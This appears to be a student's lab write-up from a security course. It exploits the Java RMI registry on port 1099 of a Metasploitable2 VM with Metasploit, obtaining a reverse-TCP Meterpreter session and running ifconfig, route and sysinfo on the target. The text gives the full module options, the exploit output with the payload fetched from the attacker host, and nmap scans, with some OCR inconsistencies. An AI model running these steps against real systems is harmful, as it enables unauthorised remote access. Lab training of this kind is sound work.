

# WEEK 16 DAY4: PROJECT

## Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

# SETTING KALI LINUX IP ADDRESS AT 192.168.1.111


```
kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:46:f4:d7:c6 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.111 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
            RX packets 31 bytes 2536 (2.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 30 bytes 3360 (3.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 6 bytes 416 (416.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 6 bytes 416 (416.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
└─$ ping 192.168.1.112
PING 192.168.1.112 (192.168.1.112) 56(84) bytes of data.
64 bytes from 192.168.1.112: icmp_seq=1 ttl=64 time=24.2 ms
64 bytes from 192.168.1.112: icmp_seq=2 ttl=64 time=22.4 ms
64 bytes from 192.168.1.112: icmp_seq=3 ttl=64 time=4.75 ms
64 bytes from 192.168.1.112: icmp_seq=4 ttl=64 time=24.4 ms
^C
--- 192.168.1.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 4.746/18.921/24.391/8.222 ms
(kali㉿kali)-[~]
└─$ ss
```


# SETTING METASPLOITABLE2 IP ADDRESS AT 192.168.1.112



The screenshot shows a terminal window titled "metas [In esecuzione] - Oracle VM VirtualBox". The window contains a command-line interface for a Linux system. The output of the "ifconfig" command is displayed, showing two network interfaces: "eth0" and "lo". The "eth0" interface has an IP address of 192.168.1.112, while the "lo" interface has an IP address of 127.0.0.1. The terminal prompt is "msfadmin@metasploitable:~\$".

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:82:98:ff  
          inet addr:192.168.1.112 Bcast:192.168.1.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe82:98ff/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:71 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:42 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:5119 (4.9 KB) TX bytes:3929 (3.8 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING MTU:16436 Metric:1  
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:21529 (21.0 KB) TX bytes:21529 (21.0 KB)  
  
msfadmin@metasploitable:~$
```

# THE NEXT STEP IS TO CHECK THE TARGET IP ADDRESS WITH AN NMAP SCAN TO FIND EVERY VULNERABLE PORT;



A screenshot of a terminal window titled "kali@kali: ~". The window shows the results of an Nmap scan against the target IP address 192.168.1.112. The output includes service detection information and a note about reporting incorrect results.

```
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
$ nmap -sV 192.168.1.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 10:38 EDT
Nmap scan report for 192.168.1.112
Host is up (0.037s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds
```

AFTER THE SCAN, WE WILL FOCUS ON PORT 1099; FROM OUR TERMINAL ON KALI LET'S START 'MSFCONSOLE' AND CHECK IF WE CAN FIND ANY MODULE OR AUXILIARY TO EXPLOIT THE VULNERABILITY.

A screenshot of a Kali Linux desktop environment. The desktop background features a blue unicorn logo. Two terminal windows are open. The left terminal window shows Metasploit version information and a search command for 'java\_rmi'. The right terminal window shows an Nmap scan report for host 192.168.1.112, detailing various open ports and services. The system tray at the top includes icons for file operations, network, and system status.

# 'EXPLOIT 1' SEEMS TO BE THE ONE FOR US, LET'S USE IT AND SEE HOW TO PROPERLY SET.

kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

File Actions Edit View Help

LPORT 4444 yes The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.112
RHOSTS => 192.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.1.112	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert	no	no	Path to a custom SSL certificate (default is randomly generated)
URI PATH	no	no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) >
```

File Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh\_history

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.112
Starting Nmap 7.94 SVN ( https://nmap.org ) at 2024-04-01 10:38 EDT
Nmap scan report for 192.168.1.112
Host is up (0.037s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds
```

16°C Nuvoloso

Cerca

CTRL (DESTRO)

16:43 01/04/2024

# AFTER SETTING THE REQUIRED RHOSTS, WE CAN LAUNCH THE EXPLOIT.

kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

kali:kali: ~

File Actions Edit View Help

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.112
RHOSTS => 192.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.1.112	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert	no	no	Path to a custom SSL certificate (default is randomly generated)
URIPath	no	no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

[\*] Started reverse TCP handler on 192.168.1.111:4444  
[\*] 192.168.1.112:1099 - Using URL: http://192.168.1.111:8080/IKmAf5QJJELkb  
[\*] 192.168.1.112:1099 - Server started.  
[\*] 192.168.1.112:1099 - Sending RMI Header ...  
[\*] 192.168.1.112:1099 - Sending RMI Call ...  
[\*] 192.168.1.112:1099 - Replied to request for payload JAR  
[\*] Sending stage (57971 bytes) to 192.168.1.112  
[\*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.112:35482) at 2024-04-01 10:44:33 -0400

meterpreter > █

zsh: corrupt history file /home/kali/.zsh\_history

```
└─(kali㉿kali)-[~]
$ nmap -sV 192.168.1.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 10:38 EDT
Nmap scan report for 192.168.1.112
Host is up (0.037s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds
```

Cloud 16°C Nuvoloso

Cerca

16:44 01/04/2024

# MSFCONSOLE TELLS US THAT THE SESSION HAS BEEN CREATED, WE CAN CHECK IF THIS IS TRUE BY TYPING AN 'IFCONFIG' FROM METERPRETER; IF WE REALLY ARE INSIDE THE TARGET MACHINE METASPLOITABLE2 WE SHOULD SEE ITS SETTINGS

The screenshot shows a Kali Linux desktop environment with several windows open:

- msfconsole Window:** Displays payload options for a Java/RMI exploit. It shows LHOST set to 192.168.1.111 and LPORT set to 4444.
- Terminal Window:** Shows the output of an 'nmap -sV' scan on host 192.168.1.112. The output includes details about various services running on the target machine, such as vsftpd, OpenSSH, Postfix, and Apache.
- System Tray:** Shows icons for battery level (16°C), network, volume, and date/time (01/04/2024, 16:46).

```
File Macchina Visualizza Inserimento Dispositivi Auto
File Actions Edit View Help
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Generic (Java Payload)

Home

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.112:1099 - Using URL: http://192.168.1.111:8080/IKmAf5QJJELkb
[*] 192.168.1.112:1099 - Server started.
[*] 192.168.1.112:1099 - Sending RMI Header ...
[*] 192.168.1.112:1099 - Sending RMI Call ...
[*] 192.168.1.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.112:35482) at 2024-04-01 10:44:33 -0400

meterpreter > ifconfig
Interface 1
=====
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe82:98ff
IPv6 Netmask : ::

meterpreter >
```

File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh\_history
(kali㉿kali)-[~]
\$ nmap -sV 192.168.1.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 10:38 EDT
Nmap scan report for 192.168.1.112
Host is up (0.037s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 7.9p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogin
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds

# WE HAVE CORRECLTY EXPLOITED THE JAVA RMI 1099 PORT. LET'S CHECK THE ROUTING INFO AND SYSTEM INFO OF OUR TARGET FROM OUR TERMINAL IN KALI LINUX , ALWAYS THROUGH METERPRETER!

The image shows two terminal windows running on a Kali Linux desktop. The left window is a terminal session with the command `ifconfig` output:

```
kali@kali:~  
[*] Sending stage (57971 bytes) to 192.168.1.112  
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.112:51533) at 2024-04-02 13:58:17 -0400  
meterpreter > ifconfig  
Interface 1  
Name : em1 - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
Home  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.1.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe82:98ff  
IPv6 Netmask : ::  
meterpreter > route  
IPv4 network routes  
Subnet      Netmask     Gateway   Metric  Interface  
127.0.0.1   255.0.0.0  0.0.0.0  0.0.0.0    
192.168.1.112 255.255.255.0 0.0.0.0  0.0.0.0    
IPv6 network routes  
Subnet      Netmask     Gateway   Metric  Interface  
::1         ::          ::        ::          
fe80::a00:27ff:fe82:98ff  ::        ::          
meterpreter > sysinfo  
Computer : metasploitable  
OS       : Linux 2.6.24-16-server (i386)  
Architecture : x86  
System Language : en_US  
Meterpreter : java/linux  
meterpreter >
```

The right window is a terminal session with the command `nmap` output:

```
kali@kali:~  
$ nmap -sV 192.168.1.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 13:48 EDT  
Nmap scan report for 192.168.1.112  
Host is up (0.037s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet        Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind     2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        tcpwrapped  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi    GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
```

At the bottom of the screen is a Windows taskbar with various icons and system status.

**THANK YOU FOR THE KIND ATTENTION,  
DRAME BAARPHANG**